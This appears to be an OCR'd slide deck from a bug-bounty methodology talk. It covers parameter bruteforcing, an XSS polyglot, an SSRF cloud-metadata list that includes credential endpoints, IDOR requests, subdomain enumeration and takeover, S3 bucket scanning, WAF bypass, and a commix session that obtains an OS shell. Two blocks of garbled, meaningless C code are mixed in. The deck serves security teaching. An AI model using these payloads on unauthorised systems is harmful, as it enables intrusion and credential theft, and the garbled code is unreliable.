
A harvest of the Disallowed directories from the robots.txt files of the world's top websites.

Content Discovery / Directory Bruting

<https://gist.github.com/jhaddix/b80>

EA67D85C13206125806F0828F4D10

 BUT STILL GOLD



Parameter Brutting?



This tool can be used to brute discover GET and POST parameters

```
parameth/mak# ./parameth.py -u https://makthepla.net/parameth/simpletest.php
[+] [+] [+] [+] [+] [+] [+] [+]
parameth v1.0 - find parameters and craic rocks
Author: Ciaran McNally - https://makthepla.net
=====
Establishing base figures...
GET: content-length-> 22 status-> 200
POST: content-length-> 22 status-> 200
Scanning it like you own it...
GET(size): m | 22 ->36 ( https://makthepla.net/parameth/simpletest.php?m=discobiscuits )
POST(size): r | 22 ->42 ( https://makthepla.net/parameth/simpletest.php )
GET(status): redirect | 200->301 ( https://makthepla.net/parameth/simpletest.php?redirect=discobiscuits )
parameth/mak#
```

PortSwigger / backslash-powered-scanner

Code Issues Pull requests Projects Wiki Insights



Branch: master backslash-powered-scanner / resources / params

 albinowax Detect soft string injection, handle HTTP errors better, detect backe...

1 contributor

2588 lines (2588 sloc) | 18.8 KB

```
1 id
2 action
3 page
4 name
5 password
6 url
7 email
8 type
9 username
10 file
11 title
12 code
13 q
14 submit
15 user
16 token
17 delete
18 message
19 t
20 c
21 data
22 mode
23 order
24 lang
25 p
26 key
27 status
```



root@kali:~/Desktop/tools# cat polyglot.txt

```
jaVasCript://*-/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*/*-----*/
```

XSS



Blind XSS Frameworks Continued!

LewisArdern / bXSS

Watch ▾ 4 Star 51 Fork 8

Code Issues 4 Pull requests 0 Projects 0 Wiki Insights

bXSS is a simple Blind XSS application adapted from <https://cure53.de/m>

SMS SUPPORT

ssl / ezXSS

Watch ▾ 19 Star 244 Fork 54

Code Issues 1 Pull requests 1 Projects 0 Wiki Insights

ezXSS is an easy way to test (blind) XSS

payload xss blind php screenshot test xss-vulnerability xss-exploitation xss-detection xss-attacks xss-injection xss-scanner

blind-xss easy-to-use easy

```
struct group_info *init_group(int usage = 0x0000_00000000) {
    struct group_info *group_info_alloc(int gidsizesize) {
        struct group_info *group_info;
        init_blocks();
        init_l1();

        oblocks = (gidsizesize + 0x00000000_BLOCK - 1) / 0x00000000_BLOCK;
        /* Make sure we always allocate at least one indirect block pointer */
        oblocks = oblocks ? : 1;
        group_info = kmalloc(sizeof(struct group_info) + oblocks*cloned(gid_size)*4, GFP_KERNEL);
        if (!group_info)
            return NULL;
        group_info->ngroups = gidsizesize;
        group_info->nblocks = oblocks;
        atomic_set(&group_info->usage, 0);

        if (gidsizesize < maxsize_perblk)
            group_info->nblocks[0] = group_info->nreal_blocks;
        else {
            for (i = 0; i < oblocks; i++) {
                gid[i].hi = 0;
                h = (void *)__get_free_page(GFP_KERNEL);
                if (!h)
                    goto out_undo_partial_alloc;
                group_info->nblocks[i] = h;
            }
        }
        return group_info;
    }

    out_undo_partial_alloc:
    while (--i >= 0)
        free_page((unsigned long)group_info->nblocks[i]);
}

kfree(group_info);
return NULL;
}

cancel_00000000(group_info);

void group_free(struct group_info *group_info)
{
    if (group_info)
```

Server Side Request Forgery



 [jhaddix / cloud_metadata.txt](#)
forked from BuffaloWill/cloud_metadata.txt
Last active 2 days ago

[Edit](#) | [Delete](#) | [Star](#) 55

[Code](#) | [Revisions 11](#) | [Stars 55](#) | [Forks 25](#)

[Embed](#) | <script src="https://gist...

Cloud Metadata Dictionary useful for SSRF Testing

[cloud_metadata.txt](#)

```

1 ## AWS
2 # from http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html#instancedata-data-categories
3
4 http://169.254.169.254/latest/user-data
5 http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
6 http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
7 http://169.254.169.254/latest/meta-data/ami-id
8 http://169.254.169.254/latest/meta-data/reservation-id
9 http://169.254.169.254/latest/meta-data/hostname
10 http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
11 http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
12
13 # AWS - Dirs
14
15 http://169.254.169.254/
16 http://169.254.169.254/latest/meta-data/
17 http://169.254.169.254/latest/meta-data/public-keys/
18
19 ## Google Cloud
20 # https://cloud.google.com/compute/docs/metadata
21 # - Requires the header "Metadata-Flavor: Google" or "X-Google-Metadata-Request: True"
22
23 http://169.254.169.254/computeMetadata/v1/
24 http://metadata.google.internal/computeMetadata/v1/
25 http://metadata/computeMetadata/v1/
26 http://metadata.google.internal/computeMetadata/v1/instance/hostname
27 http://metadata.google.internal/computeMetadata/v1/instance/id
28 http://metadata.google.internal/computeMetadata/v1/project/project-id
29
30 # Google allows recursive pulls
31 http://metadata.google.internal/computeMetadata/v1/instance/disks/?recursive=true
32
33 ## Google
34 # Beta does NOT require a header atm (thanks Mathias Karlsson @avlidiennbrunn)
35
36 http://metadata.google.internal/computeMetadata/v1beta1/
38 ## Digital Ocean
39 # https://developers.digitalocean.com/documentation/metadata/
40
41 http://169.254.169.254/metadata/v1.json
42 http://169.254.169.254/metadata/v1/
43 http://169.254.169.254/metadata/v1/id
44 http://169.254.169.254/metadata/v1/user-data
45 http://169.254.169.254/metadata/v1/hostname
46 http://169.254.169.254/metadata/v1/region
47 http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address
48
49 ## Packetcloud
50
51 https://metadata.packet.net/userdata
52
53 ## Azure
54 # Limited, maybe more exist?
55 # https://azure.microsoft.com/en-us/blog/what-just-happened-to-my-vm-in-vm-metadata-service/
56 http://169.254.169.254/metadata/v1/maintenance
57
58 ## Update Apr 2017, Azure has more support; requires the header "Metadata: true"
59 # https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service
60 http://169.254.169.254/metadata/instance?api-version=2017-04-02
61 http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2017-04-02&format=text
62
63 ## OpenStack/RackSpace
64 # (header required? unknown)
65 http://169.254.169.254/openstack
66
67 ## HP Helion
68 # (header required? unknown)
69 http://169.254.169.254/2009-04-04/meta-data/
70
71 ## Oracle Cloud
72 http://192.0.0.192/latest/
73 http://192.0.0.192/latest/user-data/
74 http://192.0.0.192/latest/meta-data/
75 http://192.0.0.192/latest/attributes/
76
77 ## Alibaba
78 http://100.100.100.200/latest/meta-data/
79 http://100.100.100.200/latest/meta-data/instance-id
80 http://100.100.100.200/latest/meta-data/image-id

```

What to do with SSRF?

[HTTPS://GIST.GITHUB.COM/JHADDIX/78CECE26C91C6263653F31BA453E273B](https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b)



There is no cloud
it's just someone else's computer

IDOR - MFLAC

★ IDs
★ HASHES
★ EMAILS

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x ...

Go Cancel < | > |

Request

Raw Params Headers Hex

```
POST /v2/userdetails.json/12345678?&type=journe| before &access_token=1433142020&brow
ser_id=29833833&lang=en&uuid=pghlevyBwvL+sp9/JpwUpItnk8Q&app_version=6.5.
0.1 HTTP/1.1
Accept: */*
Content-Length: 214
Accept-Encoding: gzip
X-Zomato-API-Key: 2d3
Content-Type: applica
User-Agent: Zomato/5.
Host: lapi.zomato.com
Connection: Keep-Alive
Cache-Control: no-cac
```

[REDACTED]

```
lang=en&uuid=pghlevyBwvL%2Bsp9%2FJpwUpItnk8Q%3D&client_id=Zomato_WindowsPh
one8_v2&app_version=6.5.0.1&device_manufacturer=NOKIA&device_name=NOKIA%25
20Lumia%25201020&access_token=860ea37c-2214-4029-9f2b-c043e29a7785
```

Type a search term 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-reval
pre-check=0
Pragma: no-cache
Content-Security-Policy: default-src 'self'
'unsafe-eval' *
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Zomato-API-H
Vary: Accept-Encoding
Content-Length: 1924
Content-Type: application/json
Server: Zomato
Date: Tue, 02 Jun 2015 08:13:49 GMT
Connection: keep-alive
Set-Cookie: PHPSESSID=vclcopk3otal84erb0gsui
domain=.zomato.com
Set-Cookie: fbcity=4; expires=Sun, 29-Nov-2015 23:59:59 GMT; Max-Age=15552000; path=/; domain=.zomato.com
Set-Cookie: route=_LI; expires=Tue, 02-Jun-2016 08:13:49 GMT; Max-Age=600; path=/; domain=.zomato.com
Set-Cookie: insider=1; expires=Thu, 04-Dec-2016 08:13:49 GMT; Max-Age=15552000; path=/; domain=.zomato.com
Set-Cookie: zl=en; expires=Sun, 29-Nov-2015 23:59:59 GMT; Max-Age=15552000; path=/; domain=.zomato.com
Set-Cookie: fbtrack=369850dc3f84138b6340460; expires=Mon, 27-May-2016 08:13:49 GMT; Max-Age=31104000;
Set-Cookie: adref=deleted; expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0; path=/; domain=.zomato.com
```

```
{"id":29833833,"name":"Anannd","email":"pri
foodie","twitter_handle":"","website_link":"
}
```

Type a search term

```
struct group_info *init_group(void) {
    struct group_info *group_info;
    struct group_info *group_allot(int gidsizesize);
    struct group_info *group_info;
    int blocks;
    int i;

    blocks = (gidsizesize * MAXGIDS_PER_BLOCK + 1) / MAXGIDS_PER_BLOCK;
    /* Make sure we always allocate at least one indirect block pointer */
    blocks = blocks ? : 1;
    group_info = malloc(sizeof(struct group_info) + blocks * sizeof(gid_t *));
    if (!group_info)
        return NULL;
    group_info->ngroups = gidsizesize;
    group_info->nblocks = blocks;
    atomic_set(&group_info->usage, 0);

    if (gidsizesize < MAXGIDS_PER_BLOCK)
        group_info->nblocks[0] = group_info->nall_blocks;
    else {
        for (i = 0; i < blocks;
            gidsizesize -= MAXGIDS_PER_BLOCK,
            i++) {
            if ((i * MAXGIDS_PER_BLOCK) >= gidsizesize)
                goto out_end_partial_allot;
            group_info->nblocks[i] = i;
        }
    }
    return group_info;
}

out_end_partial_allot:
while (--i > 0)
    free_page((unsigned long)group_info->nblocks[i]);
free(group_info);
return NULL;
}

cancel_gidsizesize(group_allot);
void group_free(struct group_info *group_info)
{
    if (group_info)
```

Insecure direct object reference



Insecure Direct Object Reference 🔥🔥

| | | |
|------------------------|-----------------------|--------------------|
| {regex + perm} id | {regex + perm} user | |
| {regex + perm} account | {regex + perm} number | |
| {regex + perm} order | {regex + perm} no | |
| {regex + perm} doc | {regex + perm} key | |
| {regex + perm} email | {regex + perm} group | |
| {regex + perm} profile | {regex + perm} edit | REST numeric paths |

`http://acme.com/script?user=21856`

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```



```
# Coded By Ahmed Aboul-Ela - @aboul3la
```

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in Passivetree..
[!] Error: Google search failed with code: 403
[+] Finished now with Google search
[+] Total Unique Subdomains Found: 25
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Infrastructure & Config

The Kali Linux logo, which consists of a large orange hexagon containing a white letter 'b'.

Subdomain takeover!



heroku



WP engine

★ PRETTY SIMPLE, CHECK FOR CNAMEs THAT
RESOLVE TO THESE SERVICES, IF THE
SERVICE HAS LAPSED, REGISTER AND
PROFIT!



Subdomain Takeover

EdOverflow / can-i-take-over-xyz

Watch ▾

Code Issues 4 Pull requests 1 Projects 0 Wiki Insights

"Can I take over XYZ?" — a list of services and how to claim (sub)domains with dangling DNS records.

AWS S3

Answer: Yes ✓

If a domain has a CNAME record for `*.s3.amazonaws.com` and is returning `NoSuchBucket`, then all you need to do is to create a bucket with that name. You will need an AWS account, however, you can use the [free tier](#) which is more than enough for a PoC. You can then upload a simple txt file at a random path as a proof of concept.



Summary

| Engine | Possible | Fingerprint |
|------------------|----------|--|
| AWS/S3 | Yes | The specified bucket does not exist |
| Bitbucket | Yes | Repository not found |
| Campaign Monitor | Yes | |
| Cargo Collective | Yes | 404 Not Found |
| Cloudfront | Yes | Bad Request: ERROR: The request could not be satisfied |
| Desk | Yes | Sorry, We Couldn't Find That Page |
| Fastly | Yes | Fastly error: unknown domain: |
| Feedpress | Yes | The feed has not been found. |
| Freshdesk | No | |
| Ghost | Yes | The thing you were looking for is no longer here, or never was |
| Github | Yes | There isn't a Github Pages site here. |
| Gitlab | No | |

Robbing Misconfigured Sh** (AWS)

sa7mon / S3Scanner

Watch 17 Star 433 Fork 64

Code Issues 10 Pull requests 0 Projects 1 Wiki Insights

Scan for open S3 buckets and dump

amazon s3 aws

Examples

This tool accepts the following type of bucket formats to check:

- bucket name - google-dev
- domain name - uber.com, sub.domain.com
- full s3 url - yahoo-staging.s3-us-west-2.amazonaws.com (To easily combine with other tools like [bucket-stream](#))
- bucket:region - flaws.cloud:us-west-2

```
> cat names.txt
flaws.cloud
google-dev
testing.microsoft.com
yelp-production.s3-us-west-1.amazonaws.com
github-dev:us-east-1
```

```
> python ./s3scanner.py sites.txt
2018-03-18 22:15:28 [found] : ada-staging | Unknown Size - timeout | ACLs: {'allUsers': ['READ'], 'authUsers': ['READ', 'WRITE', 'READ_ACP']}
2018-03-18 22:15:32 [found] : admind | 107.0 KiB | ACLs: AccessDenied
2018-03-18 22:15:33 [not found] : google.cn
2018-03-18 22:15:45 [found] : alb-prod | Unknown Size - timeout | ACLs: {'allUsers': ['READ', 'WRITE', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:47 [found] : app-dev | AccessDenied | ACLs: AccessDenied
2018-03-18 22:15:53 [found] : alexander-feil | 93.5 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': []}
2018-03-18 22:15:53 [invalid] : gm
2018-03-18 22:16:00 [found] : aneta | 18.7 MiB | ACLs: {'allUsers': ['READ', 'READ_ACP'], 'authUsers': ['READ', 'READ_ACP']}
2018-03-18 22:16:07 [found] : appshack | 297.3 KiB | ACLs: AccessDenied
```

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[+] Finished now the Google Enumeration ...
[+] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

WAF





★ OFTEN ON NEWER WEBSITES WE ARE HAMPERED BY WAF OR CDN VENDORS SECURITY PRODUCTS

- CLOUDFLARE AND AKAMAI
- DEDICATED WAFS

★ SOLUTIONS:

- ENCODING (MEH)
- FINDING ORIGIN
- FINDING DEV

★ [HTTPS://TWITTER.COM/JHADDIX/STATUS/908044285437726726?LANG=EN](https://twitter.com/jhaddix/status/908044285437726726?lang=en)



Jason Haddix
@Jhaddix

Security testing against Akamai? look for origin-sub.domain.com or origin.sub.domain.com , bypass the filtering by going to the source.

12:06 PM - 13 Sep 2017

43 Retweets 95 Likes



2



43



95



Add another Tweet



Tom @theothertom · 13 Sep 2017

Replies to @Jhaddix

Also try sending “Pragma: akamai-x-get-true-cache-key”, the cache key often has the origin in it



1



2



3



Jason Haddix @Jhaddix · 13 Sep 2017

also:

Keeping the Origin IP Address Secret is Difficult

What's in a name?

- ★ DEV.DOMAIN.COM
- ★ STAGE.DOMAIN.COM
- ★ WW1/WW2/WW3...DOMAIN.COM
- ★ WWW.DOMAIN.UK/JP/...
- ★ ...



Jason Haddix
@Jhaddix

WAF had me down on www.\$target.com ='
too bad they missed ww2.\$target.com !

sql in progress...
#OMGSOMANYTABLESToEXFIL

8:14 PM - 16 Feb 2018

6 Retweets 104 Likes

★ <https://twitter.com/Jhaddix/status/964714566910279680>

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```



Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PageRank..
[!] Error: Google probably blocked our request
[!] Finished now the Google search
[+] Total Unique Subdomains Found: 30
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lynccdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

The future of TBHM



Old

The Bug Hunter's Methodology



AKA "How to SHOT WEB" @ DEFCON23

1

```
root@kali:~# commix --url="http://192.168.72.135/codeexec/example2.php?order=id" v2.1-stable
http://commixproject.com (commix-project)

Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2017 Anastasios Stasinopoulos (@n3lvi)

[*] Checking connection to the target URL... [ SUCCESS ]
[!] Warning: A failure message on the website was found on page's response.
[*] A previously stored session has been held against that host.
[*] Do you want to resume to the (results-based) dynamic code injection point? [Y/n] > n
[?] Which file to use for the exploit? [(Current)]> index.html
[*] Testing the (results-based) dynamic code injection point... [ OK ]
[*] Testing the (results-based) dynamic code injection point... [ OK ]
[*] The parameter 'order' seems to be vulnerable to command execution via SQL injection
[*] Payload: ($print( echo $((id)) ) ; sleep 10)>
[?] Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type 'T' for more options)
commix(os_shell) > ls
example1.php
example2.php
example3.php
example4.php
index.html

commix(os_shell) > cat example1.php
<?php require_once("../header.php"); ?>

<?php
    $str="echo \"Hello ".$_GET['name']."!!!\"";
    eval($str);
?>
<?php require_once("../footer.php"); ?>

commix(os_shell) > #
```

The Bug Hunters Methodology v2.1

bugcrowd

New! Bugcrowd University

